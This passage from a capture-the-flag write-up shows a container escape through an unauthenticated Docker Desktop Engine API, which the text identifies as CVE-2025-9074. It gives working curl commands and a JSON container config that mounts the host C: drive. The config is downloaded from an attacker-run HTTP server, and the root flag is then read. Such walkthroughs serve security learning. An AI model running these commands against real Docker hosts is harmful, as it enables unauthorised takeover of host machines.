"ApiVersion": "1.51",
"KernelVersion": "6.6.87.2-microsoft-standard-WSL2",
"Os": "linux",
"Arch": "amd64"
}The Docker API is accessible without authentication—this is CVE-2025-9074 (CVSS 9.3), a critical Docker Desktop vulnerability allowing containers to connect to the Docker Engine API over the internal subnet without authentication.
Next, we list available images:
www-data@821fbd6a43fa:~/html/cacti$ curl -s http://192.168.65.7:2375/images/json | grep -o '"RepoTags":\[[^]]*\]'"RepoTags":["docker_setup-nginx-php:latest"]
"RepoTags":["docker_setup-mariadb:latest"]
"RepoTags":["alpine:latest"]Now we need to create a container that mounts the host filesystem. On our attacking machine, we prepare a JSON config. The key part is Binds: it mounts the host’s C:\ drive into the container. The path /mnt/host/c is how Docker Desktop on Windows exposes the host filesystem via WSL2. We use the alpine image since it’s already present and minimal:
cat > /tmp/container.json << 'EOF'
{
  "Image": "alpine:latest",
  "Cmd": ["/bin/sh", "-c", "cat /mnt/host_root/Users/Administrator/Desktop/root.txt"],
  "HostConfig": {
    "Binds": ["/mnt/host/c:/mnt/host_root"]
  },
  "Tty": true,
  "OpenStdin": true
}
EOF

cd /tmp && python3 -m http.server 8000
Inside the container, we download the payload, create the container, and start it via the Docker API:
www-data@821fbd6a43fa:~/html/cacti$ curl http://10.10.14.36:8000/container.json -o /tmp/container.json

www-data@821fbd6a43fa:~/html/cacti$ curl -X POST -H "Content-Type: application/json" -d @/tmp/container.json http://192.168.65.7:2375/containers/create?name=pwned
{"Id":"7d99df11ee0f9d29c093acb26f741bebda84e7d02c90097590c0791241075468","Warnings":[]}

www-data@821fbd6a43fa:~/html/cacti$ curl -X POST http://192.168.65.7:2375/containers/7d99df11ee0f/start

www-data@821fbd6a43fa:~/html/cacti$ curl http://192.168.65.7:2375/containers/7d99df11ee0f/logs?stdout=true
bdb6416e************************
That’s it—root flag obtained!
This machine is great for reinforcing a few practical lessons: don’t stop at the first shell, always pay attention to where you landed (container vs host), and remember that Docker Desktop on Windows introduces its own quirks in the network model and isolation boundaries.
That’s all—see you next time :)